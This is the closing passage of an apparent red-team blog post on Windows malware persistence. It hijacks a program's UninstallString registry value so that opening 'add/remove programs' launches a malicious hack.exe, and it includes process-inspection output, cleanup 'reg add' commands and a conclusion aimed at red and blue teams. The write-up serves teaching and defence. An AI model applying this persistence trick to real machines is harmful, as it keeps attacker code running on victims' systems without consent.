
File
N/A
(UNVERIFIED)
Version: N/A
Image file name:
C:\Users\User\Documents\malware\2022-10-04-malware-pers-13\hack.exe

Process
Command line: "C:\Users\User\Documents\malware\2022-10-04-malware-pers-13\hack.exe"
Current directory: N/A
Started: 2 minutes and 16 seconds ago (12:01:50 AM 10/5/2022)
PEB address: 0x31b353b000 Image type: 64-bit
Parent: SystemSettings.exe (5092)
Mitigation policies: N/A
Protection: None

=^..^=
Meow-meow!

as you can see the parent process is `SystemSettings.exe` - is what you see whenever you open your Windows settings. In our case, it is `add/remove programs`. Perfect! =^..^=

There are the little caveat. When I try to update key with path `Z:\2022-10-04-malware-pers-13\hack.exe` I get an error like this:



Z:\2022-10-04-malware-pers-13\hack.exe

Z:\2022-10-04-malware-pers-13\hack.exe
The specified path does not exist.


Check the path, and then try again.

OK

Maybe you can use only paths inside the disk `C:\`.

After end of the experiments, clean up:

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\7-
zip" /v "UninstallString" /t REG_SZ /d "C:\Program Files\7-zip\Uninstall.exe" /f
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /v "Unins
tallString" /t REG_SZ /d "C:\Program Files\7-zip\Uninstall.exe" /f
The operation completed successfully.
PS C:\Windows\system32> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /v "Quite
UninstallString" /t REG_SZ /d "C:\Program Files\7-zip\Uninstall.exe" /f
The operation completed successfully.
PS C:\Windows\system32> _
```

## conclusion

Of course, maybe this trick is not so cool for persistence, since it requires the permissions and participation of the victim's user. But why not?

There is one more trick with using installing and removing programs for persistence, I will write about it in one of the future posts. I'm still in the process of investigating this possibility for the red team.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

RegOpenKeyEx
RegSetValueEx
RegCloseKey
reg query
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*